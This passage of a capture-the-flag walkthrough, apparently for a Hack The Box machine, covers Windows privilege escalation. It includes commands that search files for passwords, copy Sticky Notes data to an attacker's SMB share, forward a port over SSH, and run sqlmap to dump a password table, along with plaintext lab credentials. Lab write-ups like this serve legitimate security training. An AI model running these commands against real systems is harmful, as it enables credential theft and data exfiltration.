

We have few files for users, Let’s check if they contains any password
Get-ChildItem | Select-String 'password'
And we get creds for user juliette
juliette:jUli901./())!Let’s try to ssh into the box with these creds

Development User PrivESC
In juliette’s Desktop we can find an interesting file todo.html


Seems like we need to get the passwords that are stored in the stickynotes! According to google they should located under the %appdata% folder
Get-ChildItem *Sticky* -Recurse
We found a directory!
C:\users\juliette\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\It contains more folders, the \LocalState\ seems interesting!

Let’s copy these files to our machine! Fist we start our smbserver
python3 /usr/share/doc/python3-impacket/examples/smbserver.py -ip 10.10.14.6 -smb2support euch .and copy these files!
copy * \\10.10.14.6\euch
Let’s check the files! the only interesting file we need is plum.sqlite-wal
It contains the creds for the development user

\id=fc0d8d70-055d-4870-a5de-d76943a68ea2 development: fN3)sN5Ee@g
Let’s try to ssh with these creds
Root User PrivESC
Now we’re logged in as development, we can check what’s inside C:\Development\

Let’s copy it to our machine
copy Krypter_Linux \\10.10.14.6\euch

It’s a Linux executable, before going deeper in the binary it’s better to run strings or rabin2 -z to extract the printable strings in the binary!

What seems odd when you see the output is the port 1234!
http://passmanager.htb:1234/index.phpAlso we have the GET parameters
method=select&username=administrator&table=passwordsSeems like it’s running locally!

Let’s forward it to our machine with ssh
ssh -L 1234:127.0.0.1:1234 development@10.10.10.228
The parameters names gives us a hint that it’s SQL injection let’s use sqlmap
sqlmap -u "http://127.0.0.1:1234/?method=select&username=administrator&table=passwords" --dump

We get the administrator’s password but it’s encrypted (AES)
Let’s use cyberchef to decrypt it

When i first did the machine, I overthinked this part, I thought that i needed to to find IV somewhere in the machine
And now let’s try to ssh into the box as the administrator and grab the flag!